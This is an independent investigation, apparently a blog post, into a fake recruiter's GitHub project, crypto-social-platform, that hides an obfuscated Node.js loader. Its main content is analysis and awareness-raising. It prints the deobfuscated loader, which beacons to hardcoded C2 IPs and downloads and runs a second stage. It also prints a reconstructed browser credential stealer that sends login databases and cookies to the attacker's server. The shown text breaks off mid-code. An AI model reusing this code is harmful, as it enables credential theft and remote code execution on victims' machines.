From Node.js Malware on GitHub to Exposing Fake North Korean Companies
Open-source software is the beating heart of modern development, powering everything from startups to enterprise systems. But trust can be a dangerous assumption especially when it comes to obscure or rarely-audited projects. In a recent investigation, we uncovered a malware script embedded inside a public GitHub repository, hiding in plain sight under the guise of a crypto-related project.
Short disclamer ⚠️
This post serves as a documented investigation of:
We are not malware analysts, reverse engineers, threat hunters, or intelligence specialists. This post is the result of roughly a day and a half of independent personal research, aimed at raising awareness within the community about the risks of forking and running unverified code, as well as the dangers of social engineering. That said we would love to have community feedback and suggestions for further research.

The story begins with a recruiter from USA contacting a developer via LinkedIn about blockchain related projects opportunities. Then the recruiter gives the contact details of the following guy (Eric Su) messaging the developer for possible colaboration on a project called “crypto-social-platform” and asks the developer to fork and localy run the project to get a better idea of it:
The repository in question is crypto-social-platform, hosted under the GitHub user astrabytesynchub. What appears to be an experimental or demo platform for a blockchain-based social app is, upon closer inspection, harboring obfuscated malware logic designed to harvest system data, download external payloads, and execute them.
In this post, we’ll analyze the malicious payload found in socket/index.js, starting at line 353. We’ll cover how the malware works, how it avoids detection, and how it exfiltrates data to attacker-controlled servers.

This obfuscated JavaScript sample is a heavily scrambled Node.js loader, functioning as the first stage of a multi-step malware operation. It uses a combination of XOR encoding, base64 obfuscation, and function indirection to hide its true behavior and evade detection. The script dynamically resolves critical functionality such as file operations (fs), HTTP requests, and process execution using decoded strings. Its primary goals are to gather host information, connect to a hardcoded C2 server, and download and execute a second-stage payload within a hidden directory like .vscode. The script includes a retry loop to maintain persistence and implements silent dependency installation using npm. Overall, it demonstrates typical traits of JavaScript-based droppers used in targeted attacks and malware campaigns.
After de-obfuscating the JavaScript code we have the following more clear result:
const os = require('os');
const fs = require('fs');
const request = require('request');
const path = require('path');
const { exec } = require('child_process');
const processModule = require('node:process');  // Node's process module (optional, process is also global)

// Gather system info
const homeDir = os.homedir();
const hostName = os.hostname();
const platform = os.platform();
const userInfo = os.userInfo();

// Global variables for later use
let baseURL = "";    // will hold the base URL for C2 server (e.g., "http://<domain_or_ip>:1244")
let dataType = "";   // will hold a type/code received from server (used in URL path)
let timestamp = "";  // will hold timestamp string for communications
let hostID = "cmp";  // host identifier (will be overwritten with actual host info)

// Helper function to base64-decode a string (if needed)
function b64decode(str) {
    return Buffer.from(str, 'base64').toString('utf8');
}

// XOR-based decoder for byte arrays (used to decode obfuscated strings)
const xorKey = [0x30, 0xD0, 0x59, 0x18];
function xorDecode(byteArray) {
    let decoded = "";
    for (let i = 0; i < byteArray.length; i++) {
        // XOR each byte with a repeating 4-byte key
        const byte = byteArray[i] ^ xorKey[i % xorKey.length];
        decoded += String.fromCharCode(byte);
    }
    return decoded;
}

// Pre-decoded constant values (obtained from the obfuscation logic):
const initialIPs = ["165[.]140[.]85[.]105", "165[.]140[.]86[.]106"];   // Two IP addresses to try (decoded from base64 in original)
const port = 1244;                                        // Port number to use for C2 communication
const initialResource = "/s/bc7be3873ca9";                // Initial resource path for fetching config (decoded from obfuscated string)
const secondStagePathPrefix = "/j/";                      // Prefix path for second-stage payload
const packagePath = "/p";                                 // Path for fetching package.json
const keysPath = "/keys";                                 // Path for sending back keys/info

// Decoded XOR-obfuscated strings:
const vscodeDirName = xorDecode([0x1e,0xa6,0x2a,0x7b,0x5f,0xb4,0x3c]);         // ".vscode"
const secondStageFileName = xorDecode([0x44,0xb5,0x2a,0x6c,0x1e,0xba,0x2a]);   // "test.js"
const packageFileName = xorDecode([0x40,0xb1,0x3a,0x73,0x51,0xb7,0x3c,0x36,0x5a,0xa3,0x36,0x76]); // "package.json"
const nodeModulesDir = xorDecode([0x5e,0xbf,0x3d,0x7d,0x6f,0xbd,0x36,0x7c,0x45,0xbc,0x3c,0x6b]);  // "node_modules"
const cdCommand = xorDecode([0x53,0xb4]);                                     // "cd"
const npmInstallCmd = xorDecode([0x16,0xf6,0x79,0x76,0x40,0xbd,0x79,0x71,0x10,0xfd,0x74,0x6b,0x59,0xbc,0x3c,0x76,0x44]); // "&& npm i --silent"
const nodeCommand = xorDecode([0x5e,0xbf,0x3d,0x7d]);                        // "node"
const npmPrefixCmd = xorDecode([0x5e,0xa0,0x34,0x38,0x1d,0xfd,0x29,0x6a,0x55,0xb6,0x30,0x60]);    // "npm --prefix"
const npmInstallCmd2 = xorDecode([0x59,0xbe,0x2a,0x6c,0x51,0xbc,0x35]);       // "install"
const mkdirSyncName = b64decode("bWtkaXJTeW5j");          // "mkdirSync" (fs function name)
const writeFileSyncName = b64decode("d3JpdGVGaWxlU3luYw=="); // "writeFileSync" (fs function name)
const existsSyncName = b64decode("ZXhpc3RzU3luYw==");     // "existsSync" (fs function name)
const rmSyncName = b64decode("cm1TeW5j");                // "rmSync" (fs function name)

// Shortcut references to fs functions
const mkdirRecursive = fs[mkdirSyncName];    // fs.mkdirSync
const writeFile = fs[writeFileSyncName];     // fs.writeFileSync
const fileExists = fs[existsSyncName];       // fs.existsSync
const removeFile = fs[rmSyncName];          // fs.rmSync

// Directory where the second-stage payload will be stored (default to homedir/.vscode)
let payloadDir = path.join(homeDir, vscodeDirName);

// Ensure the payload directory exists (create .vscode folder if not present)
try {
    mkdirRecursive(payloadDir, { recursive: true });
} catch (err) {
    // If creation fails, fallback to using the home directory itself
    payloadDir = homeDir;
}

// Helper functions for second-stage operations:

// Download second-stage payload (test.js) and then proceed to package installation
function downloadPayloadAndExecute() {
    const payloadURL = baseURL + secondStagePathPrefix + dataType;  // e.g., "http://<server>:1244/j/<type>"
    const localPayloadPath = path.join(payloadDir, secondStageFileName);  // e.g., ".../.vscode/test.js"

    // Remove existing payload file if it exists
    try {
        removeFile(localPayloadPath);
    } catch (e) { /* ignore errors if file doesn't exist */ }

    // Download the second-stage JavaScript file
    request.get(payloadURL, (err, resp, body) => {
        if (!err) {
            try {
                writeFile(localPayloadPath, body);  // save the file
            } catch (e) { /* ignore write errors */ }
            // After saving the payload, attempt to fetch package.json and install dependencies
            setupAndRunPayload(payloadDir);
        }
    });
}

// Fetch package.json from C2 and handle dependency installation, then run the payload
function setupAndRunPayload(directory) {
    const packageJSONPath = path.join(directory, packageFileName);  // e.g., ".../.vscode/package.json"
    const packageURL = baseURL + packagePath;                       // e.g., "http://<server>:1244/p"

    if (fileExists(packageJSONPath)) {
        // package.json already exists, proceed to install or run
        installDependenciesAndExecute(directory);
    } else {
        // Download package.json from C2
        request.get(packageURL, (err, resp, body) => {
            if (!err) {
                try {
                    writeFile(packageJSONPath, body);  // save package.json
                } catch (e) { /* ignore errors */ }
            }
            // After attempting to fetch package.json, proceed with dependency installation
            installDependenciesAndExecute(directory);
        });
    }
}

// Install dependencies (npm install) in the payload directory, then execute the payload
function installDependenciesAndExecute(directory) {
    const nodeModulesPath = path.join(directory, nodeModulesDir);
    if (fileExists(nodeModulesPath)) {
        // Dependencies already installed, run the payload directly
        executePayload(directory);
    } else {
        // Run "cd [directory] && npm i --silent" to install dependencies
        const installCmd = `${cdCommand} "${directory}" ${npmInstallCmd}`;
        try {
            exec(installCmd, (error, stdout, stderr) => {
                // After attempting installation, run the fallback or execute payload
                finalizeInstallation(directory);
            });
        } catch (e) {
            // If exec throws, try fallback method
            finalizeInstallation(directory);
        }
    }
}

// Fallback installation using "npm --prefix [dir] install", then execute payload
function finalizeInstallation(directory) {
    const nodeModulesPath = path.join(directory, nodeModulesDir);
    if (fileExists(nodeModulesPath)) {
        // If node_modules now exists, run the payload
        executePayload(directory);
    } else {
        // Try alternate installation command: npm --prefix "directory" install
        const installCmd2 = `${npmPrefixCmd} "${directory}" ${npmInstallCmd2}`;
        try {
            exec(installCmd2, (error, stdout, stderr) => {
                // After second attempt, run payload regardless
                executePayload(directory);
            });
        } catch (e) {
            // Even if this fails, attempt to run payload
            executePayload(directory);
        }
    }
}

// Execute the downloaded payload using Node.js
function executePayload(directory) {
    const payloadFile = path.join(directory, secondStageFileName);
    const runCmd = `${nodeCommand} ${payloadFile}`;  // "node [payload path]"
    try {
        exec(runCmd, () => { /* no-op callback, run asynchronously */ });
    } catch (e) {
        /* ignore errors in execution */
    }
}

// Function to send host info ("keys") back to C2
function sendHostInfo(sessionID, customCode) {
    // Prepare form data with collected information
    const formData = {
        ts: timestamp,    // timestamp of execution
        type: dataType,   // type/code from server
        hid: hostID,      // host identifier (hostname or hostname+username)
        ss: sessionID,    // session or script identifier (server-side marker)
        cc: customCode    // custom code (e.g., campaign or client code)
    };
    // Send POST request to "<baseURL>/keys" with formData
    const postOptions = {
        url: baseURL + keysPath,
        formData: formData
    };
    try {
        request.post(postOptions, () => { /* no response handling needed */ });
    } catch (e) {
        /* ignore errors */
    }
}

// Primary function to fetch initial configuration from C2
async function fetchInitialConfig(useAlternate = false) {
    // Construct URL for initial config request.
    // If useAlternate is false, use first IP; if true, use second IP.
    const ipIndex = useAlternate ? 1 : 0;
    const targetIP = initialIPs[ipIndex];
    const configURL = `http://${targetIP}:${port}${initialResource}`;  // e.g., "http://165.140.85.105:1244/s/bc7be3873ca9"

    // Perform request to fetch initial config
    request.get(configURL, (error, response, body) => {
        if (error) {
            // If request fails and we haven't tried alternate IP yet, try the alternate
            if (!useAlternate) {
                fetchInitialConfig(true);
            }
            return;
        }
        // On success, expect body starting with 'ZT3' followed by base64 data
        if (typeof body === 'string' && body.startsWith("ZT3")) {
            // Strip the leading marker "ZT3"
            const b64data = body.substring(3);
            try {
                const decoded = b64decode(b64data);  // Decode the remaining base64 string
                const parts = decoded.split(',');    // Expect two parts separated by comma
                // parts[0] = domain or IP for subsequent requests, parts[1] = type code
                baseURL = `http://${parts[0]}:${port}`;  // e.g., "http://<domain>:1244"
                dataType = parts[1];
            } catch (e) {
                return;  // if decoding fails, abort
            }
            // Prepare host identifier: hostname (and append username on Darwin systems)
            hostID = hostName;
            if (platform.startsWith('d')) {  // if platform is "darwin"
                hostID = hostID + '+' + userInfo.username;
            }
            // Prepare a custom code (e.g., campaign ID) to send back
            let customCode = "4A1";  // default code from obfuscated data
            try {
                // Append the script name (argv[1]) if available (to customCode)
                customCode += processModule.argv[1];
            } catch (e) { /* ignore if process.argv not accessible */ }
            // Send host info back to server (keys)
            sendHostInfo("(((.+)+)+)", customCode);  // 'ss' field uses a specific marker string from obfuscated code
            // After sending info, proceed to download second stage payload
            downloadPayloadAndExecute();
        }
    });
}

// Main execution:
(async () => {
    // Set a timestamp for communications
    timestamp = Date.now().toString();
    // Attempt to fetch initial config (try primary IP, then fallback to secondary if needed)
    await fetchInitialConfig(false);
    // If first attempt fails, up to two more attempts will be made at 10-minute intervals:
    let attempts = 1;
    const maxAttempts = 3;
    const interval = 0x94f40;  // 0x94f40 in hex = 610,112 ms ≈ 10 minutes
    const intervalId = setInterval(() => {
        if (attempts < maxAttempts) {
            fetchInitialConfig(false);
            attempts++;
        } else {
            clearInterval(intervalId);
        }
    }, interval);
})();
This Node.js malware acts as a first-stage loader to:
- Connect to a C2 server
- Exfiltrate system identifiers
- Fetch and execute a second-stage payload
In the next sections, we’ll take a deeper dive into the specific functions, how the obfuscation works, and the dangers of trusting unaudited code even from public repositories.
Static Analysis of Obfuscated Node.js Malware
At first glance, the suspicious code in socket/index.js looks like noise filled with unreadable variable names, function aliases, and base64 blobs. However, after deobfuscation, a clear sequence of malicious operations becomes visible.
Stage 1: Environment Discovery and Setup
The script begins by importing standard Node.js modules like fs, os, path, and child_process, as well as request for HTTP communication:
const os = require('os');
const fs = require('fs');
const request = require('request');
const path = require('path');
const { exec } = require('child_process');It collects basic host information:
const homeDir = os.homedir();
const hostName = os.hostname();
const platform = os.platform();
const userInfo = os.userInfo();This data is later exfiltrated to the C2 server. The script also prepares a working directory (defaulting to ~/.vscode) for downloading and storing payload files:
let payloadDir = path.join(homeDir, ".vscode");
try {
    fs.mkdirSync(payloadDir, { recursive: true });
} catch {
    payloadDir = homeDir;
}Stage 2: C2 Beaconing and Configuration Fetch
The malware attempts to contact one of two hardcoded IP addresses over port 1244:
const initialIPs = ["165[.]140[.]85[.]105", "165[.]140[.]86[.]106"];It fetches a config string from this path:
const initialResource = "/s/bc7be3873ca9";The response is expected to be base64-encoded and prefixed with "ZT3":
request.get(`http://${ip}:${port}${initialResource}`, (error, response, body) => {
    if (body.startsWith("ZT3")) {
        const decoded = Buffer.from(body.substring(3), 'base64').toString('utf8');
        const [domain, type] = decoded.split(',');
        baseURL = `http://${domain}:${port}`;
        dataType = type;
    }
});This config phase allows dynamic redirection only the initial IPs are hardcoded, while the rest of the infrastructure is resolved at runtime.
Stage 3: Host Identification and Exfiltration
The script constructs a unique identifier (hostID) and sends it back to the server via a POST request:
hostID = platform.startsWith('d') ? `${hostName}+${userInfo.username}` : hostName;<br>Then, it sends the following data to /keys:
const formData = {
    ts: timestamp,
    type: dataType,
    hid: hostID,
    ss: "(((.+)+)+)",
    cc: "4A1" + process.argv[1] // client code + script path
};

request.post({ url: baseURL + "/keys", formData });This stage acts as beaconing for tracking compromised hosts.
Stage 4: Second-Stage Payload Download
Once beaconing is complete, the malware proceeds to fetch and install a second-stage JavaScript payload:
const payloadURL = baseURL + "/j/" + dataType;
const localPayloadPath = path.join(payloadDir, "test.js");Before downloading, it removes any previous copy:
try { fs.rmSync(localPayloadPath); } catch {}Then downloads and writes the payload:
request.get(payloadURL, (err, resp, body) => {
    if (!err) {
        fs.writeFileSync(localPayloadPath, body);
        setupAndRunPayload(payloadDir);
    }
});Stage 5: package.json Retrieval and Dependency Installation
To enable execution, the script fetches a package.json file if it’s not already present:
const packageURL = baseURL + "/p";
request.get(packageURL, (err, resp, body) => {
    if (!err) fs.writeFileSync(packagePath, body);
    installDependenciesAndExecute(directory);
});It attempts to install Node.js dependencies using two different methods:
exec(`cd "${directory}" && npm i --silent`, () => finalizeInstallation(directory));If that fails, it tries:
exec(`npm --prefix "${directory}" install`, () => executePayload(directory));The dual strategy increases resilience across different shell environments.
Stage 6: Execution
If dependency installation succeeds or is skipped, the script executes the second-stage payload using:
exec(`node ${path.join(directory, "test.js")}`);The payload is now fully operational, launched silently with no output or logging — effectively giving the malware authors remote execution capability on the infected machine.
Persistence Strategy
If the first contact with the C2 fails, the malware retries up to three times, with a 10-minute interval between each:
const interval = 0x94f40; // ~ 10 minutes
let attempts = 1;
const intervalId = setInterval(() => {
    if (attempts < 3) {
        fetchInitialConfig(false);
        attempts++;
    } else {
        clearInterval(intervalId);
    }
}, interval);This persistence-attempt mechanism helps the malware ride out temporary network issues, delayed command server availability or other persistance issues.
Lets take a closer look at the related IP addresses:
- 165[.]140[.]85[.]105
- 165[.]140[.]86[.]106

After performing a GET request at “http://165[.]140[.]85[.]105:1244/s/bc7be3873ca9” we obtained the string “ZT3MTQ3LjEyNC4yMTIuMTI1LHVnRHRNZTE=“. It is clear that this is used for the next stage of the malware:
// On success, expect body starting with 'ZT3' followed by base64 data
        if (typeof body === 'string' && body.startsWith("ZT3")) {
            // Strip the leading marker "ZT3"
            const b64data = body.substring(3);
            try {
                const decoded = b64decode(b64data);  // Decode the remaining base64 string
                const parts = decoded.split(',');    // Expect two parts separated by comma
                // parts[0] = domain or IP for subsequent requests, parts[1] = type code
                baseURL = `http://${parts[0]}:${port}`;  // e.g., "http://<domain>:1244"
dataType = parts[1];From the string we obtained we get the following parts:
- IP address: 147[.]124[.]212[.]125
- Another string for our next stage of the malware: ugDtMe1
Those will be used for the next main-stage of the malware:
// Download second-stage payload (test.js) and then proceed to package installation
function downloadPayloadAndExecute() {
    const payloadURL = baseURL + secondStagePathPrefix + dataType;  // e.g., "http://<server>:1244/j/<type>"
    const localPayloadPath = path.join(payloadDir, secondStageFileName);  // e.g., ".../.vscode/test.js"

    // Remove existing payload file if it exists
    try {
        removeFile(localPayloadPath);
    } catch (e) { /* ignore errors if file doesn't exist */ }

    // Download the second-stage JavaScript file
    request.get(payloadURL, (err, resp, body) => {
        if (!err) {
            try {
                writeFile(localPayloadPath, body);  // save the file
            } catch (e) { /* ignore write errors */ }
            // After saving the payload, attempt to fetch package.json and install dependencies
            setupAndRunPayload(payloadDir);
        }
    });
}
Which give us this beutifull result:

This is then destined to be executed from the malware via the following code:
function installDependenciesAndExecute(directory) {
    const nodeModulesPath = path.join(directory, nodeModulesDir);
    if (fileExists(nodeModulesPath)) {
        // Dependencies already installed, run the payload directly
        executePayload(directory);
    } else {
        // Run "cd [directory] && npm i --silent" to install dependencies
        const installCmd = `${cdCommand} "${directory}" ${npmInstallCmd}`;
        try {
            exec(installCmd, (error, stdout, stderr) => {
                // After attempting installation, run the fallback or execute payload
                finalizeInstallation(directory);
            });
        } catch (e) {
            // If exec throws, try fallback method
            finalizeInstallation(directory);
        }
    }
}By utilizing manual de-obfuscation, LLMs and specialized tools we concluded to the following de-obfuscated code:
// **Dependencies and Environment Setup**
const fs = require('fs');
const os = require('os');
const path = require('path');
const request = require('request');
const { exec } = require('child_process');

// Retrieve basic OS and user information
const homeDir    = os.homedir();               // Home directory
const hostName   = os.hostname();             // Hostname
const platform   = os.platform();             // 'win32', 'darwin', 'linux', etc.
const userInfo   = os.userInfo();            // User info object (includes username)
const tempDir    = os.tmpdir();               // Temporary directory

// If on Mac (Darwin), include username in host identifier; otherwise use hostname only
let hostId = hostName;
if (platform.startsWith('darwin')) {
    hostId = `${hostName}+${userInfo.username}`;  // e.g., "hostname+username"
}

// **Utility Functions**

// Base64 decode a string to UTF-8
function base64Decode(str) {
    return Buffer.from(str, 'base64').toString('utf8');
}

// Expand a path starting with ~ (tilde) to full path.
// - "~/" becomes the current user's home directory.
// - "~username" becomes "/home/username" on *nix or appropriate user directory.
function expandTilde(filePath) {
    return filePath.replace(/^~([a-z]+|\/)/, (match, usernameOrSlash) => {
        if (usernameOrSlash === '/') {
            // "~/" -> current user's home directory
            return homeDir;
        } else {
            // "~username" -> home directory of that user (assume same base dir as current user)
            const parentDir = path.dirname(homeDir);
            return `${parentDir}/${usernameOrSlash}`;
        }
    });
}

// Check if a file or directory exists (synchronously)
function fileExists(filePath) {
    try {
        fs.accessSync(filePath);
        return true;
    } catch (err) {
        return false;
    }
}

// **Server Communication Setup**

// The malware’s command-and-control server URL and type code
const SERVER_URL = "http://147.124.212.125:1244";   // Base C2 URL (decoded from obfuscated data)
const TYPE_CODE  = "ugDtMe1";                      // Identifier for the type of data being sent (opaque value)

// Helper to construct full endpoint URL for data submission
// (In this malware, the endpoint path is '/client')
const ENDPOINT_PATH = "/client";  // decoded target endpoint

// **Data Exfiltration Function**
// Sends collected data to the C2 server via HTTP POST.
function sendData(payload) {
    // Prepare the form data with timestamp, host id, type code, and payload
    const timestamp = Date.now().toString();
    const formData = {
        "timestamp": timestamp,
        "type": TYPE_CODE,
        "hid": hostId,
        "data": payload   // The data to send (could be array of files or other JSON)
    };
    // Compose request options
    const options = {
        url: SERVER_URL + ENDPOINT_PATH,   // e.g., "http://147.124.212.125:1244/client"
        formData: formData
    };
    // Perform HTTP POST request to send the data
    request.post(options, (error, response, body) => {
        // No response handling (the malware ignores server response or errors)
    });
}

// **Target Paths for Data Collection**

// Define target directories for Chrome/Brave/Opera/Firefox, etc., depending on OS:
const baseDirWindows = "Local";         // on Windows, under %LOCALAPPDATA%
const baseDirLinux   = ".config";      // on Linux, under ~/.config
const baseDirMac     = "Library/Application Support"; // on macOS, under ~/Library/Application Support

// Chrome paths for Windows, macOS, and Linux
const chromeWinDir = "Google/Chrome";           // Windows: ...\Local\Google\Chrome
const chromeMacDir = "Google/Chrome";           // macOS: ~/Library/Application Support/Google/Chrome
const chromeLinuxDir = "google-chrome";         // Linux: ~/.config/google-chrome

// Brave paths for Windows, macOS, and Linux
const braveBaseDir = "BraveSoftware";           // Base folder name for Brave (Win/Mac)
const braveBrowserDir = "Brave-Browser";        // Subfolder for Brave browser profile data
const braveWinDir = `${braveBaseDir}`;          // Windows: ...\Local\BraveSoftware (Brave-Browser inside)
const braveMacDir = `${braveBaseDir}`;          // macOS: ~/Library/Application Support/BraveSoftware
const braveLinuxDir = "BraveSoftware";          // Linux: ~/.config/BraveSoftware (Brave-Browser inside)

// Opera paths (Opera Stable) for Windows and macOS (Linux Opera not explicitly handled in code)
const operaWinDir = "Opera Software\\Opera Stable";     // Windows: ...\Roaming\Opera Software\Opera Stable
const operaMacDir = "Opera Software/Opera Stable";      // macOS: ~/Library/Application Support/Opera Software/Opera Stable

// Firefox paths
const firefoxWinDir = "Mozilla\\Firefox\\Profiles";     // Windows: ...\AppData\Roaming\Mozilla\Firefox\Profiles
const firefoxMacDir = "Firefox/Profiles";               // macOS: ~/Library/Application Support/Firefox/Profiles
const firefoxLinuxDir = ".mozilla/firefox";             // Linux: ~/.mozilla/firefox

// 1Password paths (for macOS)
const onePasswordMacDir = "1Password";  // e.g., ~/Library/Application Support/1Password
// (Note: In the code, specific 1Password container paths are targeted by a unique identifier.)

// **Data Collection Functions**

// Create a read stream for a given file (used to collect file content without loading into memory)
function readFileStream(filePath) {
    return fs.createReadStream(filePath);
}

// Synchronously read an entire file (not heavily used in this malware; streams preferred)
function readFile(filePath) {
    return fs.readFileSync(filePath);
}

// Copy a directory recursively (used to duplicate browser profile data to a temp location)
function copyDirectory(src, dest) {
    fs.cpSync(src, dest, { recursive: true });
}

// The malware collects files from a browser's profile directories.
// `collectBrowserData(paths, prefix)` will search the possible `paths` (based on OS) for profile data.
// - `paths` is an array [windowsPath, macPath, linuxPath] for the base browser profile directory.
// - `prefix` is a label used in naming the collected data entries (e.g., "3_" for Chrome).
async function collectBrowserData(paths, prefix) {
    let collectedFiles = [];

    // Determine base profile directory according to current OS
    let baseProfileDir;
    if (platform.startsWith('win')) {
        // Windows: e.g., "C:\Users\<User>\AppData\Local\<paths[0]>"
        baseProfileDir = path.join(homeDir, 'AppData', paths[0]);
    } else if (platform.startsWith('darwin')) {
        // macOS: e.g., "~/Library/Application Support/<paths[1]>"
        baseProfileDir = path.join(homeDir, baseDirMac, paths[1]);
    } else {
        // Linux: e.g., "~/.config/<paths[2]>"
        baseProfileDir = path.join(homeDir, baseDirLinux, paths[2]);
    }

    // Only proceed if base profile directory exists
    if (!fileExists(baseProfileDir)) {
        return []; // No data if directory not present
    }

    // Profile directories: Default profile is usually "Default" or for Firefox random name, etc.
    // The malware tries profile "Default" (index 0) and profile "Profile 1", "Profile 2", etc. (index 1,2,...)
    const defaultProfileName = "Default";
    const altProfilePrefix = "Profile ";

    for (let profileIndex = 0; profileIndex < 2; profileIndex++) {
        // Determine profile directory name
        const profileDirName = (profileIndex === 0) ? defaultProfileName : `${altProfilePrefix}${profileIndex}`;
        const profilePath = path.join(baseProfileDir, profileDirName);
        if (!fileExists(profilePath)) continue;  // skip if profile directory doesn't exist

        // Create a temporary copy of the profile (if it’s large, could be truncated by threshold logic)
        const tempCopyDir = path.join(profilePath, prefix + profileIndex);  // e.g., append "3_0"
        try {
            copyDirectory(profilePath, tempCopyDir);
        } catch (e) {
            // If copy fails, likely due to permissions or large size, continue with partial data
        }

        // Now collect specific files of interest from the profile:
        // e.g., for Chrome/Brave:
        // - Login Data (saved passwords, SQLite DB)
        // - Cookies (browser cookies, SQLite DB)
        // - History (browsing history)
        // - Preferences, etc.
        // (For Firefox, it will target key files like key4.db, logins.json, etc.)
        const targetFiles = [
            "Login Data",        // encrypted saved passwords (Chrome/Brave)
            "Cookies",           // cookies storage
            "History",           // browsing history
            "Bookmarks",         // bookmarks
            "Preferences"        // browser preferences (contains sync info, etc.)
        ];
        const profileFilesDir = profilePath;  // base directory where the above files reside (for Chrome/Brave, it's the profile dir itself)

        for (const fileName of targetFiles) {
            const filePath = path.join(profileFilesDir, fileName);
            if (fileExists(filePath)) {
                // Use a readable stream to collect file content
                const fileStream = readFileStream(filePath);
                collectedFiles.push({
                    filename: `${prefix}${profileIndex}_${fileName}`,  // label the file with prefix and profile index
                    content: fileStream
                });
            }
        }

        // Additionally, for Firefox profiles, gather key databases and login JSON:
        // (Firefox profiles have e.g., "logins.json", "key4.db", "key3.db")
        if (prefix === "firefox_") {
            const firefoxFiles = ["logins.json", "key4.db", "key3.db"];
            for (const fname of firefoxFiles) {
                const filePath = path.join(profilePath, fname);
                if (fileExists(filePath)) {
                    const fStream = readFileStream(filePath);
                    collectedFiles.push({
                        filename: `${prefix}${profileIndex}_${fname}`,
                        content: fStream
                    });
                }
            }
        }
    }

    // If any files collected for this browser, send them
    if (collectedFiles.length > 0) {
        sendData(collectedFiles);
    }
    return collectedFiles;
}

// **Main Execution**

(async () => {
    // Mark the start time
    const startTime = Date.now();
    // Collect data from browsers and other sources, depending on the OS

    try {
        // Google Chrome
        await collectBrowserData([`${baseDirWindows}\\${chromeWinDir}`, `${chromeMacDir}`, `${chromeLinuxDir}`], "3_");

        // Brave Browser
